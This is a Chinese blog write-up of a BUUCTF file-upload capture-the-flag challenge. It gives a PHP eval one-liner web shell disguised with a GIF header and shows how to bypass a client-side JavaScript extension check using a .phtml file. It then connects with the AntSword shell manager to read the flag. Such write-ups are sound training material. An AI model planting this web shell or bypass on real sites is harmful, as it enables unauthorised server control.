

# buuctf刷题记录[ACTF2020 新生赛]Upload

原创

[取名字实在太难了](#)  于 2021-07-21 15:46:30 发布  72  收藏

分类专栏: [文件上传 buuctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_53893421/article/details/118967934](https://blog.csdn.net/m0_53893421/article/details/118967934)


版权



[文件上传](#) 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏



[buuctf](#)

18 篇文章 0 订阅

订阅专栏

## 目录

[一、题目内容](#)

[二、解题步骤](#)

---

## 一、题目内容

文件上传

## 二、解题步骤

打开题目发现是文件上传的题



本题和上一道文件上传的题类似,详情请见  
[我的上一篇文章](#)


在txt文件内写入以下内容,修改后缀名为html

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
GIF89a<script language="php">eval($_POST['a']);</script>
```

点击上传



看样子是在前端加了判定  
按f12查看源代码




```

function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name) == -1) {
        var errMsg = "该文件不允许上传，请上传jpg、png、gif结尾的图片噢！";
        alert(errMsg);
        return false;
    }
}
}

```

本题在js内加入了文件类型判断,我们直接禁用Js



上传成功,还贴心的告诉了我们文件的位置

Upload Success! Look here~ ./uplo4d/04b83e34e98d42802696941d27bc6c12.phtml

## 用蚁剑链接

URL地址 \*

连接密码 \*

网站备注

编码设置  ▼

连接类型  ▼

编码器

default (不推荐)

## 在根目录下找到flag

目录列表 (19) < 文件列表 (21)

新建 上一步 刷新 主目录 书签 / 读取

名称	日期	大小	属性
etc	2021-07-21 07:17:20	66 b	0755
home	2018-10-20 10:40:06	6 b	0755
lib	2019-01-22 21:46:40	30 b	0755
lib64	2019-01-22 15:00:00	34 b	0755
media	2019-01-22 15:00:00	6 b	0755
mnt	2019-01-22 15:00:00	6 b	0755
opt	2019-01-22 15:00:00	6 b	0755
proc	2021-07-21 07:17:20	0 b	0555
root	2019-01-23 00:10:45	6 b	0700
run	2019-01-22 21:56:17	21 b	0755
sbin	2019-01-22 21:56:09	20 b	0755
srv	2019-01-22 15:00:00	6 b	0755
sys	2021-06-14 01:12:31	0 b	0555
tmp	2021-07-21 07:33:33	6 b	1777
usr	2019-01-22 15:00:00	19 b	0755
var	2019-01-22 21:56:12	17 b	0755
.dockerenv	2021-07-21 07:17:20	0 b	0755
flag	2021-07-21 07:17:22	43 b	0644

任务列表

: